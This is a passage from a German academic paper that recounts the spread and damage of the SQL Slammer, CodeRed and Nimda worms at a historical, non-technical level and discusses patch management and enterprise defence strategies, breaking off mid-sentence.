


Abbildung 11 Infizierte Hosts am 25. Januar 2003, 05.29 Uhr **[CAI03]**




Abbildung 12 Infizierte Hosts am 25. Januar 2003, 06.00 Uhr **[CAI03]**

Einer Analyse von Caida.org zufolge verdoppelte sich seine Ausbreitung zu Beginn alle 8,5 Sekunden und wurde aber nach rund drei Minuten mangels ausreichender Bandbreite in Teilen des Internets ausgebremst. Nach 30 Minuten waren mindestens 75.000 Hosts infiziert, die durch den von Slammer ausgehenden hohen Traffic Teile des Internets lahm legten.
Zu Spitzenzeiten verursachte der Wurm mehr als 55 Millionen Scans nach anderen zu infizierenden Systemen pro Sekunde **[CAI03]**.
Um überhaupt zu so einer Präsenz im Internet zu reifen, benötigte er fünf Tage, berichtet Kaspersky Labs, eine Softwareschmiede im Umfeld Datensicherheit. Die Firma hatte schon zuvor, am 20. Januar, Daten, die Sapphire enthielten, auf einzelnen niederländischen und amerikanischen Servern beobachtet. Erst in der Nacht vom 24. zum 25. Januar erreichte die Malware ihre kritische Anzahl von infizierten Servern, um eine Kettenreaktion zu forcieren **[HEL03]**.
Am 25. Januar selbst waren die meisten (90 Prozent) verwundbaren Systeme nach nur 10 Minuten infiziert. Zum Vergleich: Code Red infizierte am 19. Juli 2001 rund 359.000 Systeme, seine Ausbreitung verdoppelte sich aber nur alle 37 Minuten **[CAI03]**.
Die Folge war ein Totalausfall des Internets für mehr als vier Stunden. Grund dafür waren zum Beispiel der Ausfall von fünf der insgesamt 13 DNS-Server und die restlichen waren zeitweise durch hohe Packetloss-Raten nicht anzusprechen. Vielen Providern erging es nicht besser, auch ihr Service war durch Paketverluste in der Größenordnung 30 Prozent nicht zu erreichen. „Das hatte zur Folge, dass auf dem Höhepunkt der Epidemie (25. Januar 2003) das Internet um etwa 25 Prozent verlangsamt war. Das bedeutet, dass auf jede vierte Web-Seite der Zugriff unmöglich oder stark erschwert war.“**[HEL03]**




Abbildung 13 Packet Loss-Rate vom 24. auf den 25. Januar **[FSE03]**




Abbildung 14 Packet Loss-Rate vom 20. bis 27. Januar **[FSE03]**

Alle für den Wurm „empfänglichen“ Firmen und Einrichtungen, die das Internet nutzten oder deren Geschäft in ihm begründet ist, waren ihm in den ersten Tagen seit dem 25. Januar unterworfen. Wie in der Abbildung 10 gezeigt, waren vor allem die USA und Südostasien betroffen.
Ein Großteil der 13000 Geldautomaten der Bank of America waren durch Netzausfälle in die Knie gezwungen worden, der finanzielle Schaden für die Bank war enorm **[TEC03]**.
Daneben stellten sich Probleme bei den Airlines ein, Online-Ticket-Verkäufe und der elektronische Check-in waren so in Mitleidenschaft gezogen, dass einige Flüge verschoben oder gestrichen werden mussten, so zum Beispiel bei der Continental Airlines. In Seattle ging es nicht mehr nur um den Verlust von Geldsummen, sondern durch den Ausfall des Notrufs 911 um die Gefährdung von Menschenleben **[ZDN03]**.
Südkorea hatte der zeitweilige Serviceausfall des größten Providers KT Corp. gravierende Auswirkungen auf die dortige Börse, da vor allem der Onlinehandel nicht verfügbar war und somit das Handelsvolumen auf ein Dreizehn-Monats-Tief gerissen wurde. Die Volksrepublik China schottete sich nach kurzer Zeit komplett nach außen ab.
Die Ausfallkosten wurden insgesamt auf 950 bis 1200 Millionen US-Dollar geschätzt, weit geringer als andere Würmer: Code Red (2,6 Milliarden US-Dollar), Love Letter (8,8 Milliarden US-Dollar) oder Klez (9 Milliarden US-Dollar).
Schwer betroffene Staaten wie Südkorea prüften sogar, ob Microsoft verklagt werden konnte **[TEC04].**
Die Caida-Forscher weisen aber darauf hin, dass, hätte Slammer eine echte Schadroutine wie die oben genannten Würmer enthalten und eine Sicherheitslücke mit höherer Verbreitung ausgenutzt, er zu deutlich größeren Schäden geführt hätte.

Jeder Internetnutzer, nicht mehr nur Firmennetze, bekam die Auswirkungen eines Wurms zum ersten Mal zu spüren.
In Zukunft bietet natürlich nicht mehr der einzelne Wurm SQL-Slammer Anlass zur Sorge, sondern eher der „Erfolg“ seines Verbreitungsmechanismus. Eine blitzartige Verlangsamung des World Wide Web mit Hilfe dieser oder einer noch weiterentwickelten Methode verschafft den Autoren einer solchen Malware zweifelhaften Ruhm innerhalb der Community, allein durch gezieltes Klonen von Slammer. Die Folgen für die Weltwirtschaft und die Bevölkerung sind dabei nicht abzusehen **[HEL03]**.

KAPITEL 5

CODERED UND NIMDA

5.1 CODERED

Wie auch SQL-Slammer benutzte der am 13. Juli 2001 freigewordene Wurm CodeRed eine Buffer Overflow-Attacke. Diese erste Version kompromittierte Microsoft IIS Webserver der Version 4.0 und 5.0 und Cisco 600-series DSL Router mit Hilfe der . ida-Vulnerability.
Nach der Infektion eines Hosts startete er 99 Threads, die alle jeweils per Zufall neue IP-Adressen generierten und diese über TCP Port 80 zu infizieren versuchten; ein hundertster Thread versuchte, die Website des befallenen Webservers zu verunstalten, indem für alle Pagerequests auf diesem Server eine Seite mit dem Inhalt

„HELLO! Welcome to http://www.worm.com! Hacked By Chinese!“

zurückgegeben wurde. Diese Manipulation der Webseiteninhalte erfolgte aber nur, wenn der Server auf die Sprache Englisch konfiguriert war.
Eine weitere Aktivität von CodeRed richtete sich nach dem vorliegenden Tag im Monat, ausgelesen aus der Systemzeituhr. Zwischen dem ersten und 19. Tag im Monat verbreitet er sich nach obigem Muster, zwischen dem 20. und 27. Tag startet er eine Denial-of-Service-Attacke auf http://www.whitehouse.gov und vom 28. bis letzten Tag „schläft“ CodeRed (**[CER03]**, Seite 2).
Durch einen Bug in seinem Programmcode gab es aber nur 100 verschiedene IP-Adressen-Sequenzen, d.h. der implementierte Zufallszahlengenerator des Wurms ging als Startzahl vom Thread-Identifier aus. Sich selbst limitierend, wies diese erste Version des CodeRed nur eine lineare Verbreitung auf und befiel nur wenige Systeme (**[NET03]**, Seite 12).
Eine zweite Version des Wurms wurde nur wenige Tage später in Umlauf gebracht, in der aber der oben beschriebene Bug und die Verunstaltung der Website entfernt wurde. So kam er der Theorie eines random-scanning-Wurms – wie es später SQL-Slammer perfektionierte - sehr nahe und verbreitete sich demnach äußerst schnell und weltweit, im Durchschnitt verdoppelte er sich alle 37 Minuten und infizierte „am 19. Juli 2001 rund 359.000 Systeme“ **GOL03]**. Nach dem „1988 Internet Worm“ meldete sich also ein Wurm mit großem Aufsehen und massiven Störungen zurück, was auch die Softwareindustrie auf den Plan brachte, in diesem Feld Forschung zu betreiben und zu entwickeln.
In dieser Zeit, genau genommen am 4. August 2001, bekam er jedoch von einem Namensvetter Konkurrenz, CodeRed II, der aber eine von den anderen unabhängige Codebasis hatte; Konkurrenz auch in der Hinsicht, dass CodeRed II ihn zeitweise regelrecht unterdrückte.
Im Gegensatz zu Slammer und CodeRed I verfügte er nicht nur über random-scanning-, sondern um subnet-scanning-Mechanismen. Hatte er sich ein Opfersystem zufällig ausgesucht, ging er in 3/8 aller Fälle in einen „class B address space“ (**[NET03]**, Seite 8), in der Hälfte aller Fälle in den eigenen class A-Adressraum und nur in 1/8 aller Fälle zu einer völlig zufälligen Adresse internetweit.
In seiner Infektionsroutine sucht er auf einem Zielsystem nach einem CodeRedII-Atom, das von einer anderen Wurminstanz plaziert worden ist, um ein erneutes Infizieren zu vermeiden. Findet er

keines, so erstellt er es seinerseits. Weiterhin startet er zur Verbreitung – ähnlich wie CodeRed v1 und v2 – 300 Threads; falls das System chinesisch oder taiwanesisch ist, gar 600 Threads(**[COD01]**, Seite 2).
Sein Payload beinhaltete vor allem einen Trojaner „Explorer.exe“, der anstatt der Windows-eigenen Datei beim nächsten Neustart geladen wird und eine Hintertür, nämlich eine virtuellen web path zu den lokalen Laufwerken C und D einrichtet (**[COD01]**, Seite 4).
Im Vergleich zu Sapphire waren die CodeRed-Varianten weit nicht so schnell in ihrer Ausbreitung, bleiben aber an zweiter Stelle. Wie schon vorher erläutert, liegt die Schnelligkeit Sapphires in seiner Größe und im verwendeten Protokoll UDP. CodeRed II infizierte – er vollzog einen vollständigen TCP 3-way-handshake - jedoch viel mehr Hosts und erreichte eine meist eine Sättigung in einem Zielnetzwerk, d.h. erreichte eine Instanz des Wurms das Netzwerk eines Unternehmens, so war es höchstwahrscheinlich, dass mittels subnet-scanning alle potentiellen Opfer befallen wurden.
Der damit hohe Traffic legte zeitweise auch andere Dienste im Zielnetzwerk lahm, die eigentlich diese Sicherheitslücke nicht aufwiesen. CodeRed war also in der Lage, seine Schadenswirkung zu bündeln, während Sapphires weit und zufällig über das gesamte Internet verteilt wurde.
Die potentielle Opferschar war naturgemäß für CodeRed wesentlich größer, weil Microsoft IIS Webserver wesentlich häufiger – bezüglich ihrer absoluten Anzahl - eingesetzt werden als MS SQL Server 2000. Zudem liegen zwischen dem Auftreten der beiden Würmer zwei Jahre, was nach CodeRed, Nimda und anderen Würmern in dieser Zeitspanne das Patchverhalten der Administratoren verstärkt haben dürfte.

5.2 Nimda

Verglichen mit Sapphire, der klein, eindimensional, unkoordiniert und willkürlich in seinem Vorgehen erscheint, beeindruckt der am 18. September 2001 in Aktion getretene Nimda durch seine Größe von 57 kB und seine Multimode-Funktionalität. Er verfügte nämlich über mindestens vier (Networm.org spricht von fünf oder mehr) Wegen der Ausbreitung. Durch einige seiner Verbreitungsmethoden kann er als Wurm-Virus-Hybrid bezeichnet werden.

5.2.1 Methode 1: Installation am Host

Hat er durch eine seiner Methoden einen Host befallen, so kopiert er sich selbst

- mit Namen „MMC.EXE“ ins Windows-Verzeichnis
- mit Namen „RICHED20.DLL“, „LOAD.EXE“ ins Windows/System-Verzeichnis
- in ein temporäres Verzeichnis, mit Zufallsnamen der Art MEP*.TMP, MA*.TMP.EXE.

Weiterhin registriert sich in der autorun-Sektion der system.ini; während seiner Ausbreitung bzw. Ausführung ist die Datei explorer.exe betroffen, Routinen des Virus werden als Explorer-Thread ausgeführt **[VIR03].**

5.2.2 Methode 2: via Email

Zunächst sucht er in MAPI (Microsoft Exchange) und htm- und html-Dateien nach Email-Adressen und verschickt sich an diese als „Readme.exe“ (als Attachement) via gewöhnliches SMTP.
Das Feld Subject bleibt entweder leer oder wird zum Beispiel mit dem Namen einer zufällig gewählten Datei vom C-Stammverzeichnis belegt; der Body der Email bleibt leer.
Dabei muss das Attachement, also Nimda, nicht explizit durch einen Benutzer ausgeführt werden, vielmehr bedient Nimda sich des „IFRAME“-Tricks, der im Microsoft Security Bulletin (MS01-

020) beschrieben ist: „Incorrect MIME Header Can Cause IE to Execute E-mail Attachment“ **[MIC01]**.
Wenn also eine HTML-Email einen ausführbaren Anhang (hier: README.EXE) enthält, dessen MIME-Typ falsch und unüblich deklariert ist, wird ein Fehler des Internet Explorers veranlassen, dass dieses Attachment ohne Warnhinweis ausgeführt wird **[VIR03].**

5.2.3 Methode 3: via LAN

Hier infiziert Nimda alle von diesem Host aus erreichbaren (Netzwerk-)Laufwerke. Zum einen in einer sehr plump wirkenden Art und Weise, indem er Tausende von Dateien mit Zufallsnamen und der Endung „EML“ oder „NWS“ über alle zugänglichen Verzeichnisse verteilt. Diese Dateien enthalten alle den Wurm in Email-Form (siehe 5.2.2, „IFRAME“-Trick auch hier möglich!).
Eleganter ist in diesem Zusammenhang seine Suche nach Kombinationen aus Dateinamen und Endungen auf einem System: Als Name kommen für ihn *DEFAULT*, *INDEX*, *MAIN* und *README* und als Endungen .HTML, .HTM, .ASP in Frage. Findet er nun in einem Verzeichnis eine „index.html“, so kopiert er sich selbst in Email-Form (siehe oben) in eben dieses Verzeichnis und fügt dieser „index.html“ ein Javascript hinzu, das beim Öffnen den Wurm aktiviert.

Führt man sich nun vor Augen, dass es sich hier um Webserver handelt, die befallen werden, so wird klar, dass man sich unter Umständen über einen simplen Aufruf einer Website mit Nimda infizieren konnte **[VIR03].**




Abbildung 15
Die 4-Wege-Ausbreitung von Nimda **[FSE04]**

5.2.4 Methode 4: als ein IIS-Angriff

In exakt derselben Art und Weise wie der IIS-Wurm Blue Code aktiviert Nimda auf einer infizierten Maschine einen temporären TFTP-Server, um die „get data“-Instruktion eines entfernten neuen Opfers mit der Datei „admin.dll“, wiederum Nimda selbst, zu beantworten.

Als fünfte Methode sucht Nimda nach Hintertüren, die von den beiden Würmern CodeRed II und sadmind erstellt wurden (**[NET03]**, Seite 14).

Als eigentlicher Payload fügt er den GUEST-User zur Usergruppe ADMINISTRATOR hinzu, jeder GUEST hat also vollen Zugriff; zudem werden alle Laufwerke freigegeben.
Interessant ist auch der Umstand, dass Nimda Code zur Löschung sämtlicher Daten auf den Festplatten enthält, dieser aber deaktiviert wurde.

Durch seine multiplen Infektionsvektoren war Nimda in der Lage, in eine Richtung gut abgesicherte Netzwerke dennoch zu infiltrieren. Vor allem konnten man sich trotz einer sorgfältig konfigurierten Firewall nicht in Sicherheit wiegen, da Emails normalerweise nicht geblockt werden. So war es ihm möglich, Firewalls elegant zu überqueren und interne Netze anzugreifen, die oftmals – aus Vertrauen in die Firewall – nicht mehr so hohe Sicherheitseinrichtungen aufweisen **[VIR03].**

KAPITEL 6

SCHUTZ VOR WÜRMERN?

"Bei diesem Thema müssen Zitate erlaubt sein: «Es vergeht kaum eine Woche, in der der Name Microsoft nicht im Zusammenhang mit Sicherheitsproblemen Aufsehen erregt.» Dieser Satz stand an dieser Stelle auch schon zu lesen. Und dieser auch: «Dieser Satz stand an dieser Stelle auch schon zu lesen.»" **[NZZ03]**

6.1 MICROSOFTS PATCHWORK – PATCH-AS-PATCH-CAN

Slammer überraschte nicht nur wegen seiner Schnelligkeit, sondern auch wegen der Tatsache, dass die Sicherheitslücke schon ein halbes Jahr vorher bekannt war, ja sogar ein Patch dafür herausgegeben und diese Lücke von Microsoft als „critical“ eingestuft war.

Sollte ein SQL-Server von Slammer befallen sein, so reicht es natürlich aus, ihn neu zu starten und den zugehörigen Patch einzuspielen, da der Wurm nicht speicherresistent ist. Dass er sich nicht in Massenspeichern hinterlegte, war höchstwahrscheinlich explizit so ausgelegt, um Virenscanner in dieser Hinsicht keine Angriffsfläche zu bieten. Weiterhin kann man in seiner Firewall die betroffenen Ports einfach sperren. Das eigentliche Problem jedoch liegt tiefer und ist in der Patchpolitik von Microsoft begründet.

Patrick Brauch meinte dazu in der C´t 4/ 2003 in seinem Artikel „Grand Slam“:
„Aber Microsoft bringt jährlich mehrere hundert Patches heraus, einige sind in Service Packs enthalten und andere nicht, bestimmte Patches erfordern die Einspielung eines Service Pack und andere wiederum beruhen auf vorherigen Patches, die installiert sein müssen.“

Wie aus Beiträgen von Systemadministratoren in einschlägigen Foren hervorgeht, sind es viele von ihnen müde, diese Patches überhaupt noch zu installieren, entweder auf Grund ihrer Anzahl oder der Probleme und Sicherheitslücken, die neue Patches mit sich bringen. Patches für Patches sind keine Seltenheit.
Wie in diesem Artikel beschrieben, war die Firma Microsoft selbst nicht vor Slammer gefeit, weil sie selbst ungepatchte Rechner in ihren inneren Netzwerken beherbergten. So konnte er sich ausbreiten und ironischerweise unterbinden, dass Anwender am 25. Januar diesen Patch herunterladen konnten, erst um 22 Uhr waren die Verantwortlichen von Microsoft wieder Herr der Lage und machten die Server wieder verfügbar.
Wenn selbst die Mitarbeiter von Microsoft nicht mit ihrem Patchmodell klar kommen, so darf man auch die Schuld nicht bei den Administratoren suchen, die den Patch nicht installierten, sondern vor allem bei denjenigen, die Software produzierten und immer noch produzieren, mit Hunderten von Sicherheitslücken. Dieses Modell geht nach Meinung der meisten Sicherheitsexperten vom falschen Ansatz aus, nämlich dass ein Netzwerk völlig sicher sein kann. Eine Sicherheitslücke ist demnach ein Loch, das durch einen geeigneten Patch wieder völlig gestopft wird. Vielmehr erreicht man Sicherheit eher in der Tiefe, durch Kaskaden von „Kontrollinstanzen, Erkennungs- und Verteidigungssystemen“ **[HEI03]**.

Wie von manchen Experten gewarnt wird, eignen sich gute Würmer, die automatisch Patches installieren, auf keinen Fall, zur Sicherheit beizutragen, zum einen, weil es keineswegs eine leichte Aufgabe ist, zu aller Zufriedenheit eine solche Technologie zu entwickeln, zum anderen, weil sie ihrerseits wieder zum Instrument von nicht erwünschten Handlungen gereichen könnten.

Auch Palladium/TCPA kann in punkto Viren und Würmern keine wirkliche Abhilfe schaffen: Sie werden nämlich immer so konstruiert, dass sie Fehler und Lecks in der Software ausnutzen. Es ist aber nicht möglich, fehlerfreie Software zu erstellen. So wird immer versucht werden, irgendwie geartete Malware in sicher scheinenden Umgebungen ausführen zu lassen.

Als einzige Schutzmaßnahme bleibt, in den Köpfen der Administratoren das Bewusstsein zu schulen, das zukünftigen Bedrohungen nicht aus dem Weg gegangen werden kann, dass es keine absolut sichere Maßnahmen gibt und deshalb je nach den jeweiligen Bedürfnissen Erkennung und Gegenmaßnahmen gewählt werden müssen.

Laut Bruce Schneier, Gründer und CTO von Counterpane Internet Security, gibt es für Viren und Würmer keine technische Lösung, genauso wenig wie für „Mord, Raub oder Terrorismus“. Aufgrund der neuesten technischen und wirtschaftlichen Entwicklungen, wie Multi-Plattform-Netze, mobile Geräte, Web Services oder Online-Applikationen, und den immer ausgeklügelteren Mechanismen und Vorgehensweisen der Programmierer von Malware stehen sich vor allem Unternehmen immer größeren Sicherheitsrisiken gegenüber. Gefragt sind hier das Bewusstsein für Sicherheit, eine unternehmensweite Sicherheitspolitik und natürlich auch die richtige Sicherheitssoftware **[HEI03].**

Dass Würmer auch nach ihrem ersten Ausbruch noch eine ernsthafte Gefahr darstellen, die keineswegs gebannt ist, zeigte ein Fall in der Schweiz **[NZZ03]**:
Neuen Monate nach der großen Slammer-Attacke befiel der SQL-Slammer am 9. Oktober 2003 das Netzwerk der Schweizer Postbank. Die 1300 Datenbank-Server und einige weitere Rechner wurden für einen Tag abgeschaltet, so dass Ein-und Auszahlungen am Schalter und via Online-Banking nicht mehr möglich waren. Als Ursache für dieses erneute Ausbrechen führte ein Sprecher das Vorhandensein eines 'nicht standardisierten Rechners' an, der ohne Sicherheits-Updates und Virenscanner mit dem Internet verbunden war. Dieser Vorfall lässt allerdings den Umkehrschluss zu, dass auch keiner der befallenen Datenbank-Server, selbst neun Monate nach der Slammer-Attacke, über ein Sicherheits-Patch verfügte. Dies zeigt, dass Würmer mit dem Abflauen der ersten Angriffswelle bei weitem noch nicht aus dem Internet verschwunden sind, ein Umstand, den man als Hintergrundrauschen bezeichnet.

6.2 Enterprise Protection Strategy von Trend Micro

Das Unternehmen Trend Micro brachte im Juni 2002 ein White Paper „Enterprise Protection Strategy“ heraus, sichtlich inspiriert von den Attacken von CodeRed und Nimda. Sie legten ihrer Arbeit Interviews mit Unternehmen zu Grunde, in denen sie eine fast einstimmige Verhaltensweise gegenüber Sicherheitsbedrohungen über alle interviewten Firmen herausarbeiteten. Sieben Schritte wurden ermittelt, die auch für ihre zukünftige begleitende Software die Basis bildet:




Abbildung 16 Typischer Lebenszyklus einer Wurm-/Virusbedrohung in Unternehmen **[TRE02]**

Threat Information
Sammeln von Informationen über die mögliche Bedrohung aus unterschiedlichsten Quellen

Attack Prevention
Anpassen von Einstellungen, Einstellen auf einen Angriff basierend auf den Erkenntnissen aus dem vorherigen Schritt, Erarbeiten einer „Action Policy“, wie im Fall eines Angriffs zu reagieren ist

Notification and Assurance
Verbreitung der Erkenntnisse und der Action Policy über Telefonate und Email, Änderung der Einstellungen

Pattern File
Im Falle eines Virus oder Wurms: Erhalt eines Pattern Files von Antiviren-Software-Herstellern

Scan and Eliminate
Scannen und Eliminieren des Virus/Wurms aufgrund des Pattern Files

Assess und Cleanup
Reparieren infizierter Systeme, Vorkehrungen zur Vermeidung einer Re-Infektion, Schadens-abschätzung

Restore and Postmortem
Analyse der geleisteten Abwehrschritte über Interviews und Metriken, Erkenntnisgewinnung

Darauf aufbauend wurden Schwächen und fehlende Funktionalitäten herkömmlicher Sicherheits- und Antiviren-Software ausgelotet. Als Ergebnis führen die Projektbeteiligten von Trend Micro unter anderem das Fehlen einer automatisierten Unterstützung des Menschen während des obigen Lebenszyklus, das große Zeitintervall, das bisher zwischen Threat Information und seiner Beseitigung verstrich, das Fehlen eines unternehmensweiten Supports und eines koordinierten Vorgehens für koordinierte Angriffe an. Besonders gegen neuere Wurmentwicklung wie die schon vorher gezeigten CodeRed und Nimda seien die bisher eingesetzten Virenscanner, Firewalls und Intrusion Detection Systeme viel zu passiv und könnten nicht effektiv auf diese Bedrohungen reagieren.

Als Ergebnis diese Betrachtungen ergeben sich die Services des Trend Micro Control Manager,

